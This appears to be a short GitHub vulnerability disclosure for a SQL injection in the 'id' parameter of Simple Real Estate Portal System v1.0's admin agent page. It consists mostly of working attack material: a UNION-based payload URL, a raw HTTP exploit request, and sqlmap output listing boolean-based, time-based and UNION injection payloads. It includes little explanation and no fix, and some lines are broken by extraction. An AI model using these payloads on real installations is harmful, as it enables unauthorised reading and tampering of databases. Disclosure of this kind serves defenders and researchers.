debug601 Create SQLi-5.md History

1 contributor

46 lines (34 sloc) | 2.25 KB

Simple Real Estate Portal System v1.0 has a SQL injection vulnerability

vendors: https://www.sourcecodester.com/php/15184/simple-real-estate-portal-system-phpoop-free-source-code.html


Vulnerability file: /reps/admin/?page=agents/manage_agent&id=

Vulnerability location: /reps/admin/?page=agents/manage_agent&id= , id


[+] Payload: /reps/admin/?page=agents/manage_agent&id=-6193%27%20UNION%20ALL%20SELECT%201,2,database(),4,5,6,7,CONCAT(0x71767a6b71,0x7771447369794d5759634665645151594641457976797a594e4572717a514845527a5456534d416b,0x7176787871),9,10,11,12,13,14--+ //id is Injection point

```
GET /reps/admin/?
page=agents/manage_agent&id=-6193%27%20UNION%20ALL%20SELECT%201,2,database(),4,5,6,7
-+- HTTP/1.1
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=b7n0d4rju88m3p50kmalnvn6ti
Connection: close

//id is Injection point
```




```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page=agents/manage_agent&id=1' AND 9572=9572 AND 'Lnjk'='Lnjk

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=agents/manage_agent&id=1' AND (SELECT 2188 FROM (SELECT(SLEEP(5)))

    Type: UNION query
    Title: Generic UNION query (NULL) - 14 columns
    Payload: page=agents/manage_agent&id=-1480' UNION ALL SELECT NULL,NULL,NULL,CONC
---
```



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 98 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page=agents/manage_agent&id=1' AND 9572=9572 AND 'Lnjk'='Lnjk

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=agents/manage_agent&id=1' AND (SELECT 2188 FROM (SELECT(SLEEP(5)))fVBu) AND 'ffQM'='ffQM

    Type: UNION query
    Title: Generic UNION query (NULL) - 14 columns
    Payload: page=agents/manage_agent&id=-1480' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a6a6b71,0x6a49765a49784c4b45514e6d766369555a78597a6a6267764d56536
26e7076744250516f59764b66,0x71786b6a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[09:48:42] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.7, Apache 2.4.48
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```